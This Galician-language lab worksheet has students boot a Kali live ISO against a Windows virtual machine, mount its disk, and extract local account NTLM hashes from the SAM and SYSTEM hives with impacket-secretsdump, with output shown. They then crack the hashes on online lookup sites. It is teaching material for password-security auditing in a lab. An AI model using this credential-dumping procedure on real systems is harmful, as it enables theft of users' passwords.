TALLER BRS

PRÁCTICA Dump SAM e comprobar seguridade contrasinais

Apelidos	Nome

ESCENARIO


Máquina virtual ou física:

RAM ≥ 2048MB CPU ≤ 2 PAE/NX habilitado

Sistema operativo instalado: Microsoft Windows 64bits

ISO/CD/DVD/USB: Kali Live amd64

BIOS: Permite arranque dispositivo extraíble: CD/DVD, USB



LIMITACIÓN DE RESPONSABILIDADE O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel ou que esté enlazada dende ou hacia el, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

NOTAS:

■ **Instalación por defecto:** A instalación do sistema operativo Microsoft Windows realizouse por defecto, é dicir, seguindo os pasos do instalador,

■ **Apagado normal do sistema operativo:** Para un correcto funcionamento da práctica o sistema operativo Microsoft Windows debe ser apagado sen inconsistencias evitando problemas no sistema de ficheiros NTFS.

Material necesario	Práctica: Dump SAM e comprobar seguridade contrasinais
■ Host alumnado ■ Máquina virtual MS Windows ■ Máquina virtual GNU/Linux Kali ■ [1] impacket ■ [2] hashes.com ■ [3] crackstation.net ■ [4] md5decrypt.net ■ [5] Práctica SI AD Enumeración ■ [6] ISO descarga Windows 11 ■ [7] ISO descarga GNU/Linux Kali ■ [8] cryptanalysis.tymyrddin.dev	Host alumnado: a) Máquina virtual MS Windows amd64: ■ Crear seguindo especificacións do escenario. ■ Arrancar ■ Acceder como administrador e crear 2 usuarios: (1) Nome: user1 Contrasinal: abc123. (2) Nome: user2 Contrasinal: iloveyou ■ Apagar b) Máquina virtual GNU/Linux Kali amd64: ■ Conectar a ISO á máquina virtual anterior ■ Arrancar coa ISO ■ Abrir unha consola, montar o disco duro de Windows e “dumpear” a SAM a un ficheiro. c) Acceder a Internet, copiar os hashes do ficheiro anterior e comprobar se é posible averiguar os contrasinais a través das URLs [2][3][4]

This work is licensed under a Creative Commons Attribution-ShareAlike 4.0 International License

Procedemento:

(1) Hosts alumnado. Máquina virtual MS Windows amd64:

(a) Crear e arrancar unha máquina virtual no equipo do alumnado coas seguintes características (ver escenario):

i. RAM ≥ 2048MB
ii. CPU ≥ 2
iii. PAE/NX habilitado
iv. Rede: Soamente unha tarxeta activada en modo Rede Interna.
v. Sistema operativo instalado: Windows amd64 [6]
vi. Nome: Practica-Windows-Dump-SAM

(b) Facer login cun usuario con permisos de administrador.

(c) Non fai fallar configurar a rede.

(d) Crear os usuarios según o escenario. Abrir unha consola como administrador e executar:

```
> net user user1 abc123. /add
```

NOTA: user1 é o nome do usuario a xerar. O contrasinal xerado para ese usuario é: abc123.

```
> net user user2 iloveyou /add
```

NOTA: O contrasinal xerado para o usuario user2 é iloveyou

(e) Non fai falla pechar sesión e acceder cos usuarios user1 e user2 para crear o seu pérfil.

(f) Apagar.

(2) Host alumnado. Máquina virtual GNU/Linux Kali:

(a) Modificar a configuración da máquina virtual anterior (Practica-Windows-Dump-SAM) como segue:

i. Rede: Cambiar a tarxeta activada en modo Rede Interna a modo NAT.
ii. Almacenamento: Conectar a ISO Kali Live amd64 [7]
iii. Sistema → Placa base → Orde de arranque: Soamente activada a opción Óptica.

(b) Iniciar e escoller a primeira opción do menú do arranque.

(c) Executar nunha consola:

```
$ setxkbmap es #Configurar teclado en español
$ sudo su - #Acceder á consola de root(administrador) a través dos permisos configurados co comando sudo (/etc/sudoers, visudo)
# fdisk -l /dev/sda #Lista a táboa de particións do disco /dev/sda e logo remata.
# mount #Amosar os sistemas de ficheiros montados, é dicir, os que está a usar e podemos empregar neste sistema operativo live Kali.
# mount -t auto /dev/sda2 /mnt #Montar a partición 2 do disco duro /dev/sda no directorio da live /mnt. Coa opción -t auto solicitamos ao comando mount a autodetección do sistema de ficheiros de montaxe. Poderiamos tamén empregar o comando ntfs-3g /dev/sda2 /mnt , o cal xa traballa directamente co sistema de ficheiros NTFS.
# mount #Amosar os sistemas de ficheiros montados, é dicir, os que está a usar e podemos empregar neste sistema operativo live Kali. Neste caso verificamos que a última liña refírese ao punto de montaxe /mnt onde podemos traballar coa partición /dev/sda2.
# cd /mnt/Windows/System32/config #Acceder ao directorio do sistema operativo Microsoft Windows C:\Windows\System32\config, o cal está montado en /mnt/Windows/System32/config
# ls -l SAM #Listar de forma extendida o ficheiro SAM, o cal é o administrador de contas de seguridade (SAM): unha base de datos que atópase en equipos que executan sistemas operativos Microsoft Windows e que almacenan as contas de usuario e os descriptores de seguridade dos usuarios no equipo local.
# file SAM #Determinar que tipo de ficheiro é o ficheiro SAM. Neste caso é un ficheiro de rexistro Microsoft Windows, NT/2000 ou superior.
# impacket-secretsdump -sam SAM -system SYSTEM LOCAL #"Dumpear" os hashes das contas de usuarios locales do sistemaa operativo Microsoft Windows.

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Target system bootKey: 0xf6915538ce57d67dc048b53be1bb5288
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
...
user1:1002:aad3b435b51404eeaad3b435b51404ee:3ec585243c919f4217175e1918e07780:::
user2:1003:aad3b435b51404eeaad3b435b51404ee:b963c57010f218edc2cc3c229b5e4d0f:::
[*] Cleaning up...
```



This work is licensed under a Creative Commons Attribution-ShareAlike 4.0 International License

(d) Copiar da saída anterior os hashes NTLM de user1 e user2 e auditalos nas URLs [2][3][4], é dicir, comprobar nesas URLs se os contrasinais son recoñecidos:

```
3ec585243c919f4217175e1918e07780
b963c57010f218edc2cc3c229b5e4d0f
```

(e) Capturar 3 imaxes:

i. imaxe1.png onde ser vexa a través da URLs [2] que os contrasinais foron atopados



ii. imaxe2.png onde ser vexa a través da URLs [3] que os contrasinais foron atopados

iii. imaxe3.png onde ser vexa a través da URLs [4] que os contrasinais foron atopados

This work is licensed under a Creative Commons Attribution-ShareAlike 4.0 International License